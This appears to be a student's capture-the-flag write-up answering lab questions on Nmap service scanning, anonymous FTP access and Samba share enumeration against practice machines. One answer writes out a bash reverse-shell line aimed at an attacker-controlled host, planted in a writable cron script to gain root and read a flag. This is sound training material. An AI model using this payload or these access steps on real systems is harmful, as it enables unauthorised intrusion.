Question 3: Use Nmap to determine the name of the Linux distribution that is running, what is the reported as the most likely distribution to be running?


Based on the Nmap, we can see that the name of the Linux distribution that is running is Ubuntu.



Answer: Ubuntu

Question 4: What is the version of Apache?


Based on the Nmap, we can see that under version, it is using Apache version 2.4.29



Answer: 2.4.29

Question 5: What is running on port 2222?

Based on the Nmap, we can see that under port 2222, tcp open ssh is shown. This indicated that ssh is running on port 2222



Answer: SSH

<u>Question 6: Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for</u>

Answer: blog

Thought process/Methodology:


We first use the Nmap on the MACHINE_IP to find out the port numbers of the services, name of the Linux distribution and the version of Apache. We then also find out what is running on the ports.


Day 9 : Anyone can be Santa!

Tools used: Kali Linux, Firefox

`Question #1: Name the directory on the FTP server that has data accessible by the "anonymous" user`


First, we need to connect to the FTP server. After that, use anonymous as username when prompted. After gaining access, public is the only directory that we have access to.





Answer: Public


`Question #2: What script gets executed within this directory?`



Answer: backup.sh

Question #3: What movie did Santa have on his Christmas shopping list?


The content of shoppinglist.txt can be viewed through the cat command.



Answer: The Polar Express Movie

Question #4: Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!


This is a good opportunity to use reverse shell, first, update the script inside backup.sh with the command **bash -i >& /dev/tcp/<attack_machine_ip>/4444 0>&1**



Then upload it back to the FTP server.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
58 bytes sent in 0.00 secs (1.8438 MB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113            58 Jun 26 03:49 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
```

Then set up a netcat listener by running **nc -lvnp 4444.**



After getting a response, the flag can be found at /root/flag.txt

Answer: THM{even_you_can_be_santa}

Thought process/Methodology:

We first need to connect to the FTP server then find a directory that we can have access to, after that, we can use reverse shell to initiate a shell session with netcat listener to access the target to find the flag.

Day 10 : Don't be sElfish!

Tools used : Firefox, Kali Linux

Solution/Walkthrough :

Question 1 : Examine the help options for enum4linux. Match the following flags with the descriptions.

On the terminal, use (enum4linux -h) to display the help options.

```
└─# enum4linux -h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com).  Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
    -P        get password policy information
    -G        get group and member list
    -d        be detailed, applies to -U and -S
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This opion is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
    -R range  RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
    -K n      Keep searching RIDs until n consective RIDs don't correspond to
              a username.  Impies RID range ends at 999999. Useful
              against DCs.
    -l        Get some (limited) info via LDAP 389/TCP (for DCs only)
    -s file   brute force guessing for share names
    -k user   User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,ro
ot,bin,none)
              Used to get sid with "lookupsid known_username"
              Use commas to try several users: "-k admin,user1,user2"
    -o        Get OS information
    -i        Get printer information
    -w wrkg   Specify workgroup manually (usually found automatically)
    -n        Do an nmblookup (similar to nbtstat)
    -v        Verbose.  Shows full commands being run (net, rpcclient, etc.)
```

Answer:

	-h	-S	-a	-o

Display help message	☑			
Do all simple enumeration			☑	
Get sharelist		☑		
Get OS information				☑

Question 2: Using enum4linux, how many users are there on the Samba server?

On the terminal, use (sudo enum4linux 10.10.66.121). This will display all the information needed for questions 2 and 3.

Locate for the users.

```
 ==========================
|    Users on 10.10.66.121  |
 ==========================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy       Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name: elfmcea
ger     Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:


user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
```

Answer : 3

Question 3: Now how many "shares" are there on the Samba server?

Locate the Share Enumeration.

```
 ==========================================
|    Share Enumeration on 10.10.66.121     |
 ==========================================

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu
))
```

Answer: 4


Question 4 : Use smbclient to try to login to the shares on the Samba server. What share doesn't require a password?

On the terminal, use (sudo smbclient //10.10.66.121/……..) to determine if the shares require password to access.

Answer: tbfc-santa

Question 5 : Log in to this share, what directory did ElfMcSkidy leave for Santa?

With the share that doesn't require password, use (cd …….) to download the txt file. The file can be accessed from /home/kali.



Answer: jingle-tunes

Thought Process/Methodology:

We first have to examine the help option from enum4linux on the terminal to match the flags. We then have to access the server through Samba and locate the number of users and share

enumeration. After that, we have to use smbclient to search for the share that doesn’t require a password and finally log in to the share to look into the directory that Elf Mcskidy left for Santa.